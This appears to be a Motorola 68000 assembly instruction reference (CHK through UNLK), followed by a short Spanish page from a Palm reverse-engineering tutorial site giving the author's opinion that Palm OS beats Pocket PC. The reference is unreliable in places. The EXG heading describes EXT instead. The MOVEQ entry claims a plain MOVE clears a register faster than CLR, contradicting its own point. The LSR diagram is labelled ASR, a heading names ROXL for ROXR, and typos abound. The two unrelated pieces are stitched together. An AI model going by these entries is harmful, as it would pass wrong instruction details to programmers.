This instruction checks its first operand against a data register's word contents. If the data register contains less than zero or greater than its first operand, a trap to the address specified by vector 6 occurs. Thus, CHK can be used to ensure that an element of an array is neither below nor above its boundaries. Syntax: CHK bounds, Dn where bounds is anything except an address register. Flags affected: All flags are undefined after this operation.

CLR - Clear Destination to Zero

This instruction allows a byte, a word or a long word to be cleared to a zero according to the operand suffix .B, .W, or . L. The destination can be either a data register or memory. Address registers cannot be cleared with the CLR instruction (Use MOVE.L #0, An). Syntax: CLR Dn or CLR address. Flags affected: Negative, Overflow, and Carry are all set to zero, the Zero flag is set to a one, and the Extend flag is unaffected.

CMP - Compare

This instruction compares two operands and sets flags in the condition code register according to the result. Except for the Extend flag, the flags are set as if the source operand were subtracted from the destination. However, the result of this subtraction is not actually retained so the destination remains unchanged. The information about the comparison that is stored in the condition flags can then be acted upon by a Bcc-instruction. CMP may be used with byte, word, or long word source operands. Note that although any addressing mode can be used to specify the source operand, an address register can only be used if a word or long word comparison is performed. Syntax: CMP address, Dn.

CMPA - Compare Address

This variation of the CMP instruction is used to compare a source operand with an address register as destination operand. Only word or long word compares are allowed with CMPA. If a word is used as source, if is sign-extended to 32 bits before the comparison is made. Syntax: CMPA address, An. Flags affected: Same as CMP instruction.

CMPI - Compare Immediate

This variation of the CMP instruction is used to compare a source operand consisting of an immediate value with either a data register or memory. The comparison length can be byte, word, or long word as specified by the .B, .W, or .L opcode suffix. Syntax: CMPI #imm, Dn or CMPI #imm, memory. **CMPM - Compare Memory**

This variation of the CMP opcode is used to compare sequential memory locations. These locations can be of type byte, word, or long word as specified by the .B, .W, or .L opcode suffix. To perform the sequencing automatically through memory, both source and destination operands must be specified using address register indirect with postincrement. Thus, after the compare is made, the address registers of both source and destination operands will be incremented by the length of data compared. Syntax: CMPM (An)+, (An)+. Flags affected: Same as the CMP opcode.

DBRA - Decrement and Branch

This instruction is used to control the program counter register in much the same way as BRA instruction is except that this allows greater power and versatility. By using DBRA, a specified data register is decremented and the branch made only if that register goes past zero. Thus, the count from a positive number will count down until zero and branch one more time. This allows loops where an index of zero is the last element. Note that as a result of this, the value left in the register will be -1 when an exit is made at the end of the loop. As an example, if eight locations were to be accessed, the data register specified in the DBRA instruction would be loaded with seven. The countdown, including the final zero, would go through eight cycles. The program counter register is modified as in the BRA instruction whereby a sign-extended 16-bit displacement is added to the program counter. No short 8 bit form is available. only bits 0 to 15 (that is, one word) of the data register is used. The destination of the branch is usually supplied as a label from which the assembler automatically calculates the displacement needed to that label. Syntax: DBRA Dn, label.

DBcc - Decrement and Branch Conditionally

This is a whole series of instruction that resemble the conditional versions of the BRA opcode. Conditional decrement and branch instruction work in a similar manner to the DBRA instruction except that one step is added to the execution process. Before the decrement is performed as in DBRA, the condition specified in the mnemonic is tested (in the opposite order to that suggested by the opcode name). If the condition is true, control drops through to the next instruction - the branch is not made. This is the opposite to the normal branch instruction where the conditional branch is made if the condition is true. Thus this mnemonic might more accurately be read as "decrement and branch if the condition is not fulfilled". Powerful loops can be constructed using the decrement and branch conditional instruction; an exit can be made from the loop either if the data register passes zero or if a pretested condition is met. The following list

displays the conditions available for testing before the decrement and possible branch is made. This list is similar to that for the Bcc opcode with the addition of the F (false) and T (true) conditions, which specify an always false or always true precondition. Therefore a DBF is always false, so it will never drop through to the following opcode. Thus, the branch after the decrement will always be performed. Conversely, a DBT is always true, so it will always drop through and never perform the decrement. (This would only be likely to be of use during program development.)
DBEQ - Decrement, branch equal.
DBF - Decrement, branch false. (Same as DBRA.)
DBGE - Decrement, branch greater than or equal.
DBGT - Decrement, branch graeter than.
DBHI - Decrement, branch higher.
DBLE - Decrement, branch less than or equal.
DBLS - Decrement, branch lower than or same.
DBLT - Decrement, branch less than.
DBMI - Decrement, branch minus.
DBNE - Decrement, branch not equal.
DBPL - Decrement, branch plus.
DBRA - Decrement, branch unconditionally.
DBT - Decrement, branch true. (Branch never taken.) Syntax: DBcc Dn, label.

DIVS, DIVU - Divide Signed, Unsigned

These instructions allow a 16-bit divisor (n„mnare) to be used as a source and a 32-bit destination to be specified as dividend (t„ljare) in a divide operation. DIVS assumes both mubers are signed, whereas DIVU assumes both to be unsigned. The destination must be a data register. The source can be a memory location or another data register. The result is stored in the low word of the destination data register and the remainder in the high word of the same register. If the result will not fit in the 16 bits of the low half, the Overflow flag is set in the condition code register. It is possible that the overflow condition can occur during the internal processing of the divide, in which case the Negative and Zero flags will be undefined as will be the result. Either a conditional branch on overflow or a TRAPV can be placed after the divide opcode to act upon the error. Another problem occurs if a divisor of zero is specified. In this case a division-by-zero exception processing sequence is automatically initiated which causes a trap through vector 5. Syntax: DIVx Dn, Dn or DIVx address, Dn. Flags affected: The Carry flag is always set to zero. The Zero, Overflow, and Negative flags are set as per the result. The Extend flag is unaffected.

EOR - Logical Exclusive OR

This instruction performs a logical exclusive OR of the source operand with the same number of bits in the destination operand where the result is left. The number if bits can be 8, 16, or 32 as specified by the .B, .W, or .L opcode suffix. Syntax: EOR Dn, Dn or EOR Dn, address or EOR address, Dn. Flags affected: The Overflow and Carry flags are reset. The Negative and Zero flags are set as per the result, and the Extend flag is unaffected.

EORI - Logical Exclusive OR Immediate

This instruction performs a logical exclusive OR on a length of byte, word or long word between an immediate value and a destination. The destination can be a data register, memory or one of two special cases: the condition code register or the status register. If the destination is the the condition code register, only a byte-length immediate value is allowed. If the destination is the status register, only a word-length immediate value is allowed, and the processor must be in supervisor mode or else a priviledge voilation will occur causing a trap through vector 8. Syntax: EORI #imm, Dn or EORI #imm, memory or EORI.B #imm 8-bit value, CCR or EORI.W #imm 16-bit value, SR (Privileged). Flags affected: Same as the EOR instruction.

EXG - Exchange registers

This instruction allows the sign bit (the most significant bit) to be extended up to the next higher size. Thus if an opcode modifier of .W is used, the bit in position 7 of the lower-order byte will be extended into the rest of the word (in bits 8 to 15). If an opcode modifier of .L is used, the bit in position 15 of the low-order word will be extended into the rest of the long word (bits 16 to 31). If a byte value has to sign-extended to a long word, both an EXT.W and an EXT.L have to be performed on the data register. Syntax: EXT Dn. Flags affected: The Negative and Zero flags are set as per the result. The Overflow and Carry are reset to zero, and the Extend flag is unaffected.

JMP - Jump

This instruction allows execution of the program to be transferred anywhere within the entire addressing space of the 68000. The jump address can be specified using any memory mode except register indirect with postincrement or

predecrement. It should be borne in mind that an absolute address specified in a jump instruction will load the program counter immediately with that value. Because absolute addresses are not position- independent. If the program is moved in memory it has to be reassembled if the label is contained within the program. The JMP instruction with an absolute address is more properly used for jumps to static locations such as ROM routines. To keep the jump position-independent, a program-counter-relative address should be specified. Syntax: JMP address where address is any addressing mode except (An)+ and -(An). Flags affected: None.

JSR - Jump to Subroutine

This instruction allows control to be redirected in a similar manner to the JMP instruction; however, before the jump is made, the address of the following opcode is pushed onto the stack. (See BSR for a description of the stack save process.) Thus a subroutine can perform a task, and when it finishes, it can execute a Return instruction to return to the address saved on the stack. As far as the destination address of the JSR instruction is concerned, the same caveats apply as for the JMP instruction. Absolute addresses, even as labels inside your program, should be avoided where possible to avoid a program which is not position-independent. Unless using such things as ROM routines or memory-mapped hardware locations, which have absolute addresses, use program counter relative or address register indirect addressing. Syntax: JSR address where address is any addressing mode except (An)+ and -(An). Flags affected: None.

LEA - Load Effective Address

This instruction provides a simple way of loading any address register with the address resulting from nearly any addressing mode. Only two such modes are excluded from the list of possibilities. Due to the fact that address register indirect with postincrement or predecrement represent a dynamically increasing or decreasing addresses, these two modes cannot be used with LEA. But any other address, no matter how complicated, (including address register indirect with displacement and index) can be loaded into the specified address register. This saves performing the address arithmetic within the program. The processor will automatically take the same value as the calculated address - or in other words "the effective address". Only address registers can be used with this instruction, and the destination address register is loaded with a 32-bit long value even though the address will only be 24 bits long. Syntax: LEA address, An where address is any addressing mode except postincrement and predecrement. Flags affected: None.

LINK - Link Subroutine

This instruction is a specialized data area allocation opcode for use by subroutines that require a temporary work area that will be relinguished after use. Normally, when a subroutine has been entered from a JSR or BSR instruction, the return address (that is, the address of the instruction after the JSR or BSR) has automatically been saved on the stack by the processor before transferring control to the subroutine. This is part of the regular linkage for a subroutine call, which is automatically performed by any computer processor. The LINK instruction adds another automatic-linkage option after control has been handed to the subroutine. Assume the subroutine nedds ten bytes of temporary storage in order to perform its function. The ideal place for this would be on the stack, which is the usual place for dynamic registers saves during a program's operation. As the stack pointer saves numbers in a downward direction in memory, simply subtracting ten from the stack pointer register A7 would reserve ten bytes of the stack space with A7 pointing at it. However, A7 may not point to the ten bytes for long, as other items may subsequently be pushed onto the stack changing A7 to point lower in memory. So ideally, another address register should be loaded with the contents of A7 before it was decremented by ten so we have a firm pointer to the stack before it is changed. This is exactly what the LINK instruction does. An address register is elected to save the current pointer to the stack in A7; this assigned will become the pointer to the temporary reserved stack space. The stack pointer A7 is then decremented by however many bytes needed, but before being decremented, the assigned register itself is saved on the stack. This way, the called subroutine can perform a LINK to reserve space, knowing that it can call yet another subroutine, which can also perform a LINK with no registers being corrupted. The diagram shows what happens.

LINK A0,#-10

Before: After: Low memory | | |----------| Low memory A7 > | | | | | 10 bytes | |----------| | | A7 > | Return address | |----------| |----------| A0 > | Previous A0 | | | |----------| High memory | Return Address | |----------| | | High memory Note that because ten bytes are required on stack going downwards in memory (as per normal stack practice), a negative displacement is specified in the LINK instruction. As the displacement is a signed 16-bit immediate value, a stack displacement of plus or minus 32K can be specified. The address register assigned to point to the top of the reserved space, or stack frame, is generally known as a frame pointer when used in this way. Note that as this register will be used with predecrement instructions, it initially points to one word above the frame. Syntax: LINK An, #imm where #imm is plus or minus 32K. Flags affected: None.

LSL - Logical Shift Left

This instruction shifts the destination operand left by a specified number of bits. If you are shifting a data register, the number of bits to be shifted can be specified as an immediate value or as a value in another data register. The immediate value can be 1 to 8, whereas the data register value can be 1 to 64 (where zero acts as the 64 count). Data registers may be shifted as 8, 16 or 32 bit quantities. Only 16-bit word values can be shifted in memory and then only by one bit. Each bit shifted out of the left-hand side of an operand is placed in the Carry and Extend bits in the condition code register. As shown below, the bit shifted in at the right hand side is always a zero. C < < | <<< LSL <<< | < 0 X < Syntax: LSL Dn, Dn or LSL #imm 3-bit value, Dn or LSL memory (1 bit shift only). Flags affected: The Carry and Extend bits are set as per the most significant operand bit before the shift. The Overflow flag is reset to zero. The Negative and Zero flags are set as per result.

LSR Logical Shift Right

This instruction shifts the destination operand right by a specified number of bits. If you are shifting a data register, the number of bits to be shifted can be specified as an immediate value or as a value in another data register. The immediate value can specify a shift of 1 to 8, while the data register value can specify a shift of 1 to 64 (where zero acts as the 64 count). Data registers may be shifted as 8, 16, or 32 bit quantities. Only 16-bit word values can be shifted in memory and then only by one bit. Each bit shifted out of the right hand side of an operand is placed in the Carry and Extend bits of the condition code register. As shown below, the bit shifted in at the left hand side is always a zero. > C 0 MSB > | >>> ASR >>> | > > X Syntax: LSR Dn, Dn or LSR #imm 3-bit value, Dn or LSR memory (1 bit shift only). Flags affected: The Carry and Extend bits are set as per the least significant operand bit before the shift. The Overflow flag is reset to zero. The Negative and Zero flags are set as per result.

MOVE - Move Data

This is the 68000's general purpose data-transfer instruction. Using one single opcode, data can be moved from register to register, register to memory, memory to register and memory to memory. The MOVE instruction can also be used to move data to (but not from) the condition code register, thus explicitly setting a particular set of conditions. If you are in privileged (or supervisor) mode, the MOVE instruction can be used to move data to the status register and to or from the user stack pointer. (Privileged mode is not required to move data from the status register.) With so many potential sources and destinations of data moves, the 68000 makes life easier by allowing all addressing modes to be used for the source. For destination, all except program counter relative addressing modes may be used. With data transfers involving memory and / or data registers, the data transfer can be made using 8, 16, or 32 bit quantities and is specified by appending .B, .W, or .L to the MOVE mnemonic. If the high-order bits of a data register are not involved in the data move, those bits remain unaffected by the transfer. Care should be used when mixing length of operands during routines using MOVE; if a byte is moved from a location using MOVE.B and then stored back again using MOVE.W, it will be stored in a memory location one byte higher than it was fetched from. Similary, storing it back with MOVE.L would store it three bytes higher than its original location. If the destination operand of the MOVE is the condition code register, the length of the source operand can only be eight bits. If the status register is involved as either source or destination of the move, only 16-bit transfers allowed. The instruction involving the user stack pointer is the only circumstance under which the 68000 allows optional access to either the user or the system stack pointer. Normally, the stack pointer is accessed as register A7. Whichever of two A7 registers is in effect depends on whether the processor is in supervisor or user mode. However, the supervisor mode may have a need to access the user stack pointer even though it would normally only access the system stack pointer. This is why the privileged mode is required to access a normally unprotected register. Syntax: MOVE source, destination where source can be any addressing mode destination can be any addressing mode except program counter relative and immediate. Either of the above can be CCR, SR and USP (privileged mode only). Flags affected: When the MOVE source, destination format is used, the Negative and Zero flags are set as per the data moved, the Overflow and Carry flags are reset to zero and the Extend flag is unaffected. When the MOVE source, CCR / SR formats are used, the flags are set directly from the data. When the MOVE is done with the USP as an operand, no flags are affected.

MOVEA - Move Address

This specialized version of the MOVE command is used when the destination is an address register. The instruction only allows transfers of 16 or 32 bits in length. Byte transfers are not allowed with an address register as the destination. Also note that unlike the normal MOVE command, no flag bits are affected. Syntax: MOVEA source, An where source is any addressing mode. Flags affected: None. **MOVEM - Move Multiple**

This variation of the MOVE instruction allows multiple registers to be saved and restored using a single operation. Any of the 16 data or address registers can be moved this way. At the source code level, the registers chosen to be saved or restored are specified to the assembler in a list separated by slashes. Thus, to save D0, D3 and A1, the register list

would be specified as D0/D3/A1. If a consecutive number of registers are included in the list, they can be idetified as such by a hyphen. So to save D0, D1, D2, D5 and A1, the register list can be specified as D5/D0-D2/A1. Notice that the order of register between slashes is unimportant; however, when the 68000 saves these registers, it does so in a definite order. It also retrives them in a definite (but opposite) order, so that if the registers are saved on the stack, they can be pulled off in a typical stack-like fashion (that is, last in first out). The order in which the 68000 saves registers is first A7 through A0, and then D7 through D0. Then in reverse order, D0 is restored first, and restoration continues all the way through to A7. As the registers are most often saved in a stack formation, normally an address register is chosen to point to that stack. Then a predecrement addressing mode is used to push the registers down onto the stack. Conversely, when registers are being restored, a postincrement addressing mode is used. As an example, to save two registers at a memory location pointed to by A3, the instruction MOVEM D1/A1, -(A3) might be used. To restore them at another point in program, MOVEM (A3)+, D1/A1 would be correct. Note that registers can only be saved as words or long words. If they are saved as 16-bit words, then when they are restored, the upper half of the register is automtically sign-extended so that bit 15 fills the upper half of the register. Although less memory is used to save registers this way, such a loss of control of the upper 16 bits of every restored register may present problems unless you remain acutely aware of the possible corruption of an upper register half. the MOVEM instruction may be used with addressing modes other than predecrement and postincrement. By specifying other addressing modes as the source or destination of the multiple transfer, registers can be saved and restored in ascending locations in memory. The same register order is used, but they will not be stacked in at last in, first out order. Note that no flags are affected by this operation. Thus a subroutine can affect the condition code register, restore multiple registers with MOVEM, and return with the condition code register still intact. Syntax: MOVEM register list, destination address or MOVEM source address, register list or MOVEM register list, -(An) or MOVEM (An)+, register list. Flags affected: None.

MOVEP - Move Peripheral Data

This variation of the MOVE instruction is used to transfer data between the 68000 and certain peripherals. As input and output on the 68000 is memory-mapped, certain addresses will not actually be memory at all but will instead be external devices. The 68000 has a special design to allow it to use the many hardware interfaces that exist for 8-bit microprocessors, in particular the 6800. What this means to the programmer is that if a peripheral is interfaced to the 68000 and is normally addressed at consecutive address on an 8-bit microprocessor, it will be addressed at every other address on the 68000 due to the design of its peripheral hardware bus. Thus the MOVEP instruction was included to address such peripherals. A long word of data from a data register can be transferred high byte first to every alternate memory (pheripheral) address with a single MOVEP to the first address. This also works the other way round in that every other word will be addressed starting with the source address specified in the MOVEP instruction. Only word or long word transfers are allowed. (A normal MOVE would be used for a single byte.) The only addressing mode allowed to specify the memory location is address register indirect with displacement, and only a data register can be used as the other operand. Syntax: MOVEP Dn, disp(An) or MOVEP disp(An), Dn where disp is a 16-bit displacement.

MOVEQ - Move Quick

This variation on the MOVE instruction allows the quick loading of a data register with an immediate value. The MOVEQ variant works like a MOVE immediate value to the data register except that MOVEQ is much faster and only takes up two bytes in memory. The immediate value that is moved into a data register can only be in the range -128 to +127. This value is sign- extended into the entire 32 bits of the data register, so it is always of type .L despite the small immediate value. As this instruction works so fast, it is quicker to clear a data register with a MOVE #0, Dn than to use CLR Dn. MOVEQ cannot, however, be used with address registers or numbers larger than eight bits. Syntax: MOVEQ #imm 8-bit signed value, Dn. Flags affected: The Negative and Zero flags are set as per the immediate value; the Overflow and Carry flags are reset to zero, and the Extent flag is unaffected.

MULS, MULU - Multiply Signed, Unsigned

This instruction allow a multiplication to take place between a 16-bit source operand and the low order 16 bits of a data register. MULS assumes both numbers are signed, whereas MULU assumes both to be unsigned. The source can be a word from any memory location or the low-order 16 bits of a data register. The destination has to be a data register. The result is stored as a 32-bit signed or unsigned value in the destination register. The Negative flag in the condition code register is affected whether or not the operands are signed, and reflects the most significant bit of the result. Syntax: MULx Dn, Dn or MULx address, Dn where address is any addressing mode. Flags affected: The Negative and Zero flags are set as per the result. The Overflow and Carry flags are reset to zero. The Extend flag is unaffected.

NBCD - Negate Binary Coded Decimal

This specialized arithmetic instruction allows a single byte containing two binary coded decimal digits to be negated.

The byte can be contained in the low portion of a data register or in memory. If the number is in memory, any memory addressing mode except program counter relative may be used. If the number is in data register, bits 8 to 31 are not affected. Syntax: NBCD Dn or NBCD address. Flags affected: The Negative and Overflow flag is undefined. The Zero flag is set per the contents of register. Carry and Extend are set as per the result of operation.

NEG, NEGX - Negate Binary, Negate with Extend

This instruction negates its operand. The result is the same as if the operand were subtracted from zero. The operand may be 8, 16, or 32 bits long as specified by the .B, .W, or .L mnemonic suffix. All flags are affected by this operation. A variation of this instruction exists to facilitate the manipulation of multiple-precision quantities where data is handled in segments. This is achived by using the Extend flag as set or reset from a previous arithmetic operation. The NEGX instruction works by subtracting its operand from zero then subtracting the Extend bit. All flags are affected by the result of the NEGX operation, but the Zero flag is only changed if the result becomes non-zero thus reflecting the nonzero state of a segmented number. For this reason, the Zero flag should be reset before performing code involving multiple use of NEGX. Syntax: NEG Dn or NEG address where address is any addressing mode except program counter relative. Flags affected: All.

NOP - No Operation

This instruction is a do-nothing opcode. It is used during program developement to leave room in a section of code. This space can be patched with machine-code instruction as necessary during debugging to test new routines within a previously written machine code level by substituting NOP instruction for the instructions and operands. Syntax: NOP. Flags affected: None.

NOT - Logical NOT

This instruction takes its operand and simply inverts all of its bits. (Each one-bit becomes zero and each zero-bit becomes one.) The operand can either be in a data register or memory and can be 8, 16, or 32 bits in length as per the .B, .W, or .L operand suffix. Syntax: NOT Dn or NOT address where address is any memory addressing mode except program counter relative.

OR - Logical OR

The OR opcode performs a logical OR operation. A number of bits in the source operand are ORed with the same number of bits in the destination operand where the result is left. The number of bits can be 8, 16, or 32 as the .B, .W, or .L opcode suffix. One or both operands must be a data register. Syntax: OR Dn, Dn or OR Dn, address or OR address, Dn where address is any addressing mode with the proviso that program counter relative may not be used as destination.

ORI - Logical OR Immediate

This instruction logically ORs a byte, word, or long word immediate value with the destination. The destination address can be a data register, memory, or one of two special cases: the condition code register and the status register. If the destination is the condition code register, only a byte-length immediate value is allowed. If the destination is the status register, only a word-length immediate value is allowed, and the processor must be in supervisor mode or else a privilege voilation will occur. Syntax: ORI #imm, Dn or ORI #imm, address or ORI.B #imm 8-bit value, CCR or ORI.W #imm 16-bit value, SR (Privileged). Flags affected: The Overflow and Carry bits are reset, the Negative and Zero bits set as per the result, and the Extend bit is unaffected.

PEA - Push Effective Address

This instruction takes the effective address of its operands and pushes it onto the stack as pointed to by the stack pointer A7. The operand can be nearly any addressing mode and is represented as a 32-bit long word. Only two addressing modes are excluded from the list of possibilities. Due to the fact that address register indirect with postincrement or predecrement represent a dynamically increasing or decreasing address, these two modes cannot be used with PEA. But any other address, no matter how complicated, (including address register indirect with displacement and index) can be pushed onto the stack. This saves performing the address arithmetic within the program. The processor will automatically push the same value as the calculated address - or in other words "the effective address". The destination address on the stack is loaded with a 32-bit long value even though the address will only be 24 bits long. No flags are affected by the result of the address calculation. Syntax: PEA address where address is any memory addressing mode except postincrement and predecrement. Flags affected: None.

RESET - Reset External Devices

This instruction sends out a pulse from the RESET pin of the 68000. It is normally used when a system is first powered up to reset all devices to a known state. It is only likely to be used after that if a hardware fault-condition developes. Because it is such a powerful opcode, it is restricted to use in supervisor mode only. Syntax: RESET Flags affected:

None.

ROL, ROXL - Rotate Left, Rotate Extended Left

These two instructions both rotate the destination operand left by a specified number of bits. If you are rotating a data register, the number of bits can be specified as an immediate value or as a value in another data register. The immediate value can be 1 to 8, whereas the data register value can be 1 to 64 (where zero acts as the 64 count). Data registers may be rotated as 8, 16, or 32 bit quantities. Only 16-bit word values can be rotated im memory and then only by one bit. As shown, each bit rotated out of the left hand side of the operand is placed in the Carry bit of the condition code register, and in case of ROXL, also in the Extend bit. The bit rotated in at the right is the most significant bit for ROL or the Extend bit for ROXL. Thus, one more bit is involved in the ROXL rotate than in the ROL rotate. Note that ROL does not affect the Extend flag in the condition code register. C < | <<< ROL <<< | < C < > > > > > > > > > < | <<< ROXL <<< | < < X < > > > > > > > > > > > > > Syntax: ROL Dn, Dn or ROL #imm, Dn or ROL address. Flags affected: The Negative flag is set as per most significant bit before the rotate. The Zero flag is set as per resultant operand. The Overflow flag is reset to zero. The Extend flag is unaffected by ROL, but contains the previous most significant bit for ROXL.

ROR, ROXL - Rotate Right, Rotate Extended Right

These two instructions both rotate the destination operand right by a specified number of bits. If you are rotating a data register, the number of bits can be specified as an immediate value or as a value in another data register. The immediate value can be 1 to 8, whereas the data register value can be 1 to 64 (where zero acts as the 64 count). Data registers may be rotated as 8, 16, or 32 bit quantities. Only 16-bit word values can be rotated im memory and then only by one bit. As shown, each bit rotated out of the right hand side of the operand is placed in the Carry bit of the condition code register and in case of ROXR, also in the Extend bit. The bit rotated in at the left is the least significant bit for ROR or the Extend bit for ROXR. Thus, one more bit is involved in the ROXR rotate than in the ROR rotate. Note that ROR does not affect the Extend flag in the condition code register. > | >>> ROR >>> | > C > C < < < < < < < < < > | >>> ROXR >>> | > > X > < < < < < < < < < < < < < Syntax: ROR Dn, Dn or ROR #imm, Dn or ROR address. Flags affected: The Negative flag is set as per most significant bit before the rotate. The Zero flag is set as per resultant operand. The Overflow flag is reset to zero. The Extend flag is unaffected by ROR, but contains the previous most significant bit for ROXR.

RTE - Return from Exception, RTR - Return and Restore CCR, RTS - Return from Subroutine

These instructions change program control by loading the program counter with an execution address previously saved on the stack. The most common version is RTS, which simply pulls the saved address from the stack, increments A7 to allow reuse of the stack space, and reloads the program counter. RTE excepts to find a previously saved status register word on the stack, which it pulls and restores prior to reloading the program counter. As RTE accesses the privileged byte of the status register, it can only be executed in supervisor mode or else a privilege voilation trap will occur. RTR expects to find a previously saved condition code register word on the stack, which it pulls and restores prior to reloading the program counter. Syntax: RTS or RTE or RTR. Flags affected: No flags are affected by RTS. All flags are reloaded by RTE and RTR.

SBCD - Subtract Binary Coded Decimal

This instruction a specialized arithmetic instruction that subtracts one bytes from another (only bytes) when each byte containis binary-coded decimal numbers. The subtraction can be performed either on two data registers or between two memory locations. If performed on bytes in memory, only address register indirect with predecrement can be used. This facilitates easy manipulation of multiple-precision BCD numbers. The extend bit is subtracted along with the BCD bytes to allow this multiprecision data manipulation. Also note that the zero flag is only changed if the result becomes nonzero. Therefore, both the Extend and Zero bits in the condition code register should be perset before the operation is performed. The Extend bit would normally be preset to a zero (to prevent extension on the first subtraction) and the Zero bit to a one (to signify a zero result prior to the first subtraction). A MOVE #4, CCR would preset these flags correctly. Syntax: SBCD Dn, Dn or SBCD -(An), -(An) Flags affected: The Zero flag is cleared if the result becomes nonzero. The Carry and Extend flags are set if a decimal borrow is generated. The Negative and Overflow bits are undefined.

Scc - Set from Conditions Codes

This instruction sets a single byte specified in the operand to all zeroes or all ones according to the condition codes. The condition codes which may be used are the same as for the decrement and branch opcode. If the specified condition is true as reflected in the condition code register, the destination byte is set to all ones ($FF). If it is not true, the destination byte is set to zero. The destination can be the low-order byte of a data register or a byte in memory. This

instruction is of particular value saving status of a specific condition code. EQ - Equal to NE - Not equal to MI - Minus PL - Plus CS - Carry set CC - Carry clear VS - Overflow set VC - Overflow clear HI - Higher LS - Less than or same HS - Higher or same LO - Lower GT - Greater GE - Greater than or equal to LE - Less than or equal to LT - Less than F - False Always false => MOVE #$0 T - True Always true => MOVE #$FF Syntax: Scc Dn or Scc address where address is any addressing mode except program counter relative. Flags affected: None.

STOP - Stop processor and wait

This is a privileged instruction that first copies its operand (which is an immediate word value) into the status register and then halts the processor. The processor will remain in this state until it receives an interrupt that is not masked by the interrupt mask into the status register. Syntax: STOP #imm 16-bit value (Privileged). Flags affected: All flags are set as per the immediate value.

SUB - Subtract Binary

The SUB instruction subtracts the source operand from the destination operand with the result appearing in the destination. It is possible to subtract bytes, words, or long words with this opcode by appending .B, .W, or .L to the mnemonic. Either the source or destination (or both) must be a data register. The source operand can be any memory location or data register, and the destination operand can also be any memory location or data register. Syntax: SUB Dn, Dn or SUB address, Dn or SUB Dn, address Flags affected: The Extend, Negative, Zero, Overflow, and Carry flags are all affected as per the result of the subtraction.

SUBA - Subtract Address

This variant of the SUB instruction only differs in that an address register is specified as the destination. As an address rather than data is being manipulated, the condition code flags are left unaffected. Only sign-extended words or long words can be subtracted.

SUBI - Subtract Immediate

This variant of the SUB instruction is used to subtract a constant value from the destination. The immediate operand can be any 8-, 16-, or 32-bit value as specified by the .B, .W, or .L opcode suffix. The destination cannot be an address register or a program counter relative address. Syntax: SUBI #imm, Dn or SUBI #imm, address where address is any memory addressing mode except program counter relative. Flags affected: The Extend, Negative, Zero, Overflow, and Carry flags are all set as per the result of the subtraction.

SUBQ - Subtract Quick

This variant of the SUB instruction is used to subtract a small integer between one and eight from the destination. The destination can be a memory location, a data register, or an address register. If it is an address register, the condition code flags are unaffected and the operand length cannot be a byte. This operation takes the place of the decrement instruction found on other processors. Syntax: SUBQ #imm, Rn or SUBQ #imm, address. Flags affected: The Extend, Negative, Zero, Overflow, and Carry flags are all set as per the result of the subtraction unless the destination is an address register.

SUBX - Subtract Extended

This variant of the SUB instruction subtracts two numbers and the Extend bit of the condition code register. This allows multiple-precision subtractions to be performed. For this reason, the Zero flag is only affected when a non-zero result is obtained. This means that if multiple numbers are subtracted using SUBX, the Zero flag will stay reset if any of those numbers were non-zero. Syntax: SUBX Dn, Dn or SUBX -(An), -(An).

SWAP - Swap Data register halves

This instruction takes the lower 16 bits of the specified data register and swaps it with the upper 16 bits. It can only be used with data registers and only on the fixed word length in each half. Syntax: SWAP Dn. Flags affected: The Negative and Zero flags are set to reflect the 32-bit result. The Overflow and Carry flags are reset to zero. The Extend flag is unaffected.

TAS - Test and Set

This is a highly specialized instruction that is used to test a byte in memory or in a data register. When the condition codes are set as per the byte's contents, bit 7 (the most significant bit) of the byte is set to a one. This operation is achived in an uninterruptible read-modify-write cycle. It is the only instruction on the 68000 that uses this method. Its importance lies in the fact that no interrupt can cause a read of the accessed byte before the operation is finished. If the operation were done in two steps, an interrupt could occur before the byte was changed, which would allow the interrupting routine to scan the byte and draw an erroneous conclution as to its status. Syntax: TAS Dn or TAS address where address is any addressing mode except program counter relative. Flags affected: The Negative and Zero flags are set as per the byte before modification. The Overflow and Carry flags are reset to zero. The Extend flag is unaffected.

TRAP - Software Trap

This instruction causes a trap to occur in the same manner as if it had been caused by a hardware-detected condition. The processor will jump to one of the 16 special addresses set up in the first 1024 bytes of memory. The actual address that will be jumped to is determined by the operand supplied with the opcode. This will be a number from 0 to 15. The software trap vectors are 32-bit addresses stored in memory starting at location #128. Before the specified vector is taken, the status register and program counter are pushed onto the stack to facilitate a return via an RTE instruction. Syntax: TRAP #imm where #imm is an immediate value from 0 to 15. Flags affected: None.

TRAPV - Trap if Overflow

This instruction causes a trap to occur to the address in location #28 in low memory if the Overflow flag is set in the condition code register. Before the overflow vector is taken, the status register and program counter are pushed onto the stack to facilitate a return via an RTE instruction. Syntax: TRAPV Flags affected: None.

TST - Test Operand

This instruction causes the processor to scan the operand and set the condition code flags according to the contents. The operand can be 8, 16, or 32 bytes as specified in the .B, .W, or .L opcode modifier. No registers other than the condition code register are changed. The operand can be either a data register or a memory location. Syntax: TST Dn or TST address where address is any addressing mode except program counter relative.

UNLK - Unlink

This instruction is the reverse of the LINK opcode. It takes the address in the specified address register and loads the stack pointer (A7) with it. This removes any space allocated on the stack for temporary storage. The stack pointer then points at the previous contents of the address register (the frame pointer). This contents would have been placed there by a previous LINK instruction. The frame pointer is automatically reloaded by pulling the value from the stack. Both the frame pointer and the stack pointer are therefore returned to their values before the last LINK. This entire operation is performed automatically by a single UNLK instruction. Syntax: UNLK An Flags affected: None.

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**PALM(Palm Os) O POCKET(Windows CE)**

PROTECCION:	Ninguna		
Descripcion:	Comentario		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.PaginaWeb.com		
Herramientas:	Ninguna		
Palm CRACKER:	By Nautilus	**FECHA:**	W/02/Feb/2005

INTRODUCCION

QUE ES MEJOR PALM(Palm Os) O POCKET(Windows CE)

AL ATAQUE

Ufff la eteeeeerna pregunta, es como:

¿Windows o Linux?
¿Intel o AMD?
¿Cola-cao o Neskuik?
¿Clicks o Airgamboys?
¿Cocacola o Pepsi?
¿Burger King o McDonalds?
¿Pc Armada ó de Marca?

Y un largo listado etc...

Yo personalmente prefiero Palm OS. Lo veo más profesional, optimiza más los recursos, más aplicaciones, menos cuelgues que pocket Pc, menos peso, menor precio, Millones de programas para palm, en cambio pocket solo cientos de programas.

